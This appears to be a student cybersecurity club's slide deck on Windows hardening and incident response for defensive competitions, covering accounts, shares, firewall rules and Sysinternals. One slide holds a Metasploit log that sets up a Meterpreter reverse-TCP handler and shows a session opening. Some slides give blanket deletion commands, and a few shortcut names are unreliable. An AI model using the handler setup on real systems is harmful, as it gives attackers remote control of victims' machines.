

MY COMPUTER IS SLOW



NOT SURE IF COMPUTER VIRUS



**LEAVE YOUR COMPUTER
UNLOCKED?**



**THEY TOLD ME TO SCAN
THE COMPUTER**




Something that my Mom would do...

www.dmotivators.hk

Windows Defense

WHY DOESN'T THIS COMPUTER



**NOT SURE IF ANTIVIRUS IS AWESOME
AT PROTECTING MY COMPUTER**



Try ctrl+alt+delete

Disclaimer

The information contained in this presentation is for educational purposes ONLY! RC3 nor its members hold any responsibility for any misuse of the information provided in any slides, discussions, activities, or exercises.

...You have been warned.



RIT COMPETITIVE CYBERSECURITY CLUB

Windows Terms and Things


- Process - Instance of a program running.
 - a. Processes run under a user, so a user has to be **logged in**.
- Service - Like a linux daemon
 - a. Windows background processes that run whether a user is logged on or not.
- Registry - A hierarchical database structure that contains all the settings and preferences for the operating system.
- SMB - file share and remote admin port 445
- CMD - ghetto command line utility
 - a. Learn it
- Powershell - New and improve cmd




RIT COMPETITIVE CYBERSECURITY CLUB

Windows AD Terms and Things

- Active Directory - A database service that provides storage of username and passwords for all users in a network. This database allows for one central location for authentication for all devices in the network within a specific domain.
 - User storage, User printers, User authentication, Remote Administration (Group Policy)
- Domain - Windows domains provide network administrators with a way to manage a large number of PCs and control them from one place.
- Active Directory is DNS based
 - Therefore each network is given a domain name (malwarelove.xyz/rit.edu) and you join the domain.
 - Login: [abc123@rit.edu](#), xyz789@student.rit.edu
- Group Policy - A single set of rules to apply to multiple users/computers.



Domain



Common Active Directory Tools


- AD Users and Computers - Create/modify/delete domain user and computers
 - Server Manager > Tools > Active Directory Users and Computers
- DNS - Create/modify/delete DNS records for the domain DNS server
 - Server Manager > Tools > DNS
- Group Policy - Apply rules to multiple users/computers in the domain
 - Server Manager > Tools > Group Policy



RIT COMPETITIVE CYBERSECURITY CLUB

Run shortcuts

- Run prompt: Windows key + R
- Services menu - services.msc
- System settings - sysctl.msc
- Registry - regedit
- Computer Management - compmgmt.msc
- Event Viewer - eventvwr.msc
- Remote Desktop - tsmmc.msc
- Windows Firewall - wf.msc
- Network Interfaces - ncpa.cpl




5 min plan

1. Change administrator password
 - Net user administrator *
2. Disable File Print and Sharing UNLESS you're part of a domain
3. Disable unscored services
4. Flick the NIC
 - Clears the TCP stack where all connections are killed
5. Audit Users, process, services, and network connections
6. Enable firewall
7. Flick the NIC
8. Search for evil with Sysinternals



Change dat admin password

1. Run > cmd
2. Enter "net user administrator *"
 - a. Default passwords are the best way in.




```
Administrator: C:\Windows\System32\cmd.exe - net user administrator *  
C:\Users\Donald Trump\Downloads\SysinternalsSuite>net user administrator *  
Type a password for the user:  
Retype the password to confirm:
```

Flick yo NIC and disable meme sharing


- Domain controllers and domain clients connected computers **NEED File Print and Sharing ENABLED**
- **Only disable if the computer is not connected to a domain.**

1. Run > `ncpa.cpl`
2. Disable any other NICS you don't need
3. Right-click NIC and select "Properties"
 - a. Uncheck "File Print and Sharing"
 - b. Uncheck "Internet Protocol 6(TCP/IP)"
4. Right-click NIC and select "Disable" and then right-click "Enable"
 - a. "Flicking" the NIC clears the TCP stack



Remote Desktop and Remote Assistance

- Run > sysdm.cpl > Remote
- Select “Don’t allow connections to this computer” for Remote Desktop
- Uncheck “Allow Remote Assistance connections”




Who is in the house?(Audit users)

- List users on system
 - Net user
 - Will show domain users
- **Backup** users
 - net user > users.txt
- **Disable** user account
 - Net user <username> /active:no
 - Good IR stuff here. Report backdoor users
- **DELETE** user accounts
 - Good in competition bad in real world.
 - Net user <username> /delete


```
PS C:\Users\Administrator> net users
User accounts for \\WIN-4832QN8NJNA

-----
Administrator          Ben Bornholm          Guest
krbtgt                  testuser
The command completed successfully.
```



Who is in da hood?(Groups)

- List groups on system
 - net localgroup
- List users in Admin group
 - net group Administrators
- Delete group
 - net localgroup "Remote Desktop Users" /delete



```
PS C:\Users\Administrator> net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
Ben Bornholm
Domain Admins
Enterprise Admins
The command completed successfully.
PS C:\Users\Administrator>
```

Disable Scheduled Tasks

- List scheduled tasks
 - `schtasks /query`
- **Backup** scheduled tasks
 - `tasklist /svc /FO svc | sort > taskList.txt`
- **Disable** scheduled tasks
 - `schtasks /disable /tn *`
 - Good IR here report malicious attacks
- **Delete** scheduled tasks
 - Good in competition bad in real world.
 - `schtasks /delete /tn *`
 - Good IR here

```
PS C:\Users\Administrator> schtasks /query
```

Folder: \	TaskName	Next Run Time	Status
INFO: There are no scheduled tasks presently available at your access level.			

Folder: \Microsoft	TaskName	Next Run Time	Status
INFO: There are no scheduled tasks presently available at your access level.			

Folder: \Microsoft\windows	TaskName	Next Run Time	Status
INFO: There are no scheduled tasks presently available at your access level.			

Folder: \Microsoft\windows\ .NET Framework	TaskName	Next Run Time	Status
.NET Framework NGEN v4.0.30319		N/A	Ready
.NET Framework NGEN v4.0.30319 64		N/A	Ready
.NET Framework NGEN v4.0.30319 64 Critic		N/A	Disabled

File shares

- List shares
 - net share
- Backup shares
 - net shares > shares.txt
- Set permissions of share
 - net share Docs=E:\Documents /grant:username,READ
- Disable/Delete shares
 - net share <sharename> /delete



RIT COMPETITIVE CYBERSECURITY CLUB

Audit processes

- Ctrl + Alt + Delete
- Select “Task Manager” and then the “Details” tab
- Look for things like NotMalware.exe
- Cmd
 - Taskkill /f /im NotMalware.exe
 - Taskkill /f /pid <PID #>



RIT COMPETITIVE CYBERSECURITY CLUB

Audit Services

- Run > services.msc
- Shut off services you don't need
 - Telnet
 - IIS Web server
 - Remote Registry
 - Remote Desktop Services
 - Terminal Services
 - Anything that looks malicious



RIT COMPETITIVE CYBERSECURITY CLUB

Audit Network Connections

- Run > cmd
- Netstat -bano
 - Shows process ID
 - Requires Administration privilege
 - Look for ESTABLISHED connections outside your local network
- Netstat -bano | findstr LIST
 - Kill malicious processes that are listening



RIT COMPETITIVE CYBERSECURITY CLUB

Windows Advfirewall

- Cmd
 - General format: `netsh advfirewall firewall (add, set or delete) rule name="name" dir=(in or out) localport=(port #) protocol=(TCP or UDP) action=(allow or block)`
 - `Netsh advfirewall firewall delete rule name=all`
 - Deletes all previous rules
 - `Netsh advfirewall firewall show name=all`
 - Shows all rules
 - `netsh advfirewall set allprofiles state on`
 - Turn on firewall
- Advfirewall rules can be application specific
 - ++
- [Windows netsh advfirewall presentation - RC3](#)



Advfirewall Starter commands

1. `netsh advfirewall reset`
 - a. Reset the firewall
2. `netsh advfirewall set allprofiles state on`
 - a. Raise your shields
3. `netsh advfirewall firewall delete rule name=all`
 - a. **Delete all** pre-existing rules
4. `netsh advfirewall firewall add rule name=web action=allow protocol=tcp program=<Firefox install dir> remoteport=80,443 dir=out`
 - a. Allow a web browser to access to internet
 - b. Program specific is fancy!!!



RIT COMPETITIVE CYBERSECURITY CLUB


Windows Advfirewall Examples cont.

- Allow ICMP
 - `firewall add rule protocol=icmpv4:8,any action=allow name=pingreqin dir=in`
 - `firewall add rule protocol=icmpv4:8,any action=allow name=pingreqout dir=out`
- Allow DNS in and out
 - `firewall add rule protocol=udp remoteport=53 action=allow dir=in name=dnstin`
 - `firewall add rule protocol=udp remoteport=53 action=allow dir=out name=dnstout`
- Loopback
 - `netsh advfirewall firewall add rule name=lo action=allow remoteip=127.0.0.1 dir=in`
 - `netsh advfirewall firewall add rule name=lo action=allow remoteip=127.0.0.1 dir=out`
- Allow File Print and Sharing
 - `netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes`
- Allow Remote Desktop from domain
 - `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes profile=domain`



Windows Advfirewall cont.

- Run > wf.msc
- Also the Windows Graphical Firewall.
- Def more pretty but NOT as efficient as the command line



Disable Zone Transfers

- If your a DNS server
- Turn off zone transfers & updates on DNS!
 - You don't want them to have a mapping of all of your systems
 - DNS MMC -> Server -> Forward Lookup Zones -> Right click zone folder -> Properties -> General tab -> Dynamic updates = Secure only OR none -> zone transfers tab -> Only to servers listed in NS tab



RIT COMPETITIVE CYBERSECURITY CLUB

Feel the power of the shell

- Powershell PSRemoting
 - Disable-PSRemoting -force
- Set-ExecutionPolicy -ExecutionPolicy Restricted
- Turn off all zone updates and transfers
 - Get-DNSServerZone | Set-DNSServerPrimaryZone -DynamicUpdate None -SecureSecondaries TransferToZoneNameServer -Notify NotifyServers



RIT COMPETITIVE CYBERSECURITY CLUB

Crash course on Sysinternals in ~10 mins

DON'T THINK ABOUT just DO IT!

Sysinternals Demo

1. Process explorer
2. TCPViewer
3. Autoruns
4. Logonsessions/pssessions

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
^[[APAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.0.154
LHOST => 172.16.0.154
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.0.154:1337
[*] Starting the payload handler...
msf exploit(handler) > jobs

Jobs
====

  Id  Name                               Payload                               Payload opts
  --  -
  0    Exploit: multi/handler             windows/meterpreter/reverse_tcp      tcp://172.16.0.154:1337

msf exploit(handler) >
[*] Sending stage (957999 bytes) to 172.16.0.138
[*] Meterpreter session 1 opened (172.16.0.154:1337 -> 172.16.0.138:58462) at 2017-02-22 00:02:19 -0500
```

SysInternals Suite


- DON'T THINK ABOUT just DO IT!
 - Free
- Suite of Windows portable tools
- Lots of tools within one toolkit for windows sysadmin and security ppl.
- Samba share: [\\live.sysinternals.com\tools](https://live.sysinternals.com/tools)
-



RIT COMPETITIVE CYBERSECURITY CLUB


Process Explorer

- Upload processes to VirusTotal to verify them
 - Allow you to narrow the scope of WHAT IS **NOT** malware.
 - Process explorer can show the binary path to find the malware on disk.
- **Pink** - Windows Service hosting processes
- **Blue** - Current user launched processes
- **Cyan** - Windows app store application
- **Purple** - Indicates a "packed" piece of software
- **Green** - Newly launched processes
- **Red** - Terminated process
- **Dark Gray** - Suspended process



Columns get those details

- Enable more information so you have the whole story
 - Username
 - Verified Signer
 - Image Path
 - Where the executable is being loaded from
 - Super helpful for finding malware
 - Command line
 - How the process is be loaded with parameters



Process Explorer cont.



- Option > Replace Task Manager
 - Make Process Explorer your default Task Manager
- Option > Verify Image Signatures
 - Really good to see if a binary/process is a legit Microsoft binary
- Option > Virusotatal.com > Check Virustotal.com
 - Submits the hash of each binary to VirusTotal
- Inter process communication malware
 - Malware that watches each other and responds a lost process
 - Right-click process and select suspend
 - Do this for all malicious processes then clean malware



RIT COMPETITIVE CYBERSECURITY CLUB


Process Details

- Shows path of process
- Start time
- End time
- User who started it
- VirusTotal Signature
- Parent process ID(PPID)
- TCP/IP for network connections
- **YOUR IR DATA^^^^^^**



TCPViewer


- A prettier netstat for those who don't like the command line
- If you right-click a process you can run a WHOIS search on the IP.
- Color Scheme
 - Bright Green - Connection is being initiated
 - Bright Red - Connection is being terminated



Autoruns

- Shows all locations where processes/services are auto-started.

- Verify drivers installed and running on boot.
- Programs run on user login
- Shows programs starting at boot
- Loaded DLLs by autostart applications.
- Services started by default



Logonsessions/psloggedon

- Cmd (Running as administrator) > Sysinternals dir > logonsessions.exe
- List all users currently logged in locally or **remotely**
- Logonsessions.exe -p
 - -p : List processes running in logon session
- Psloggedon.exe
 - Shows users logged on via shares



RIT COMPETITIVE CYBERSECURITY CLUB

Windows Common Attacks

- File Print and Sharing
- Remote Desktop
- LSASS
- Pass-the-hash
- Windows shares
- Powershell
- Windows Logon
- Scheduled Tasks
- WMI/PSRemoting

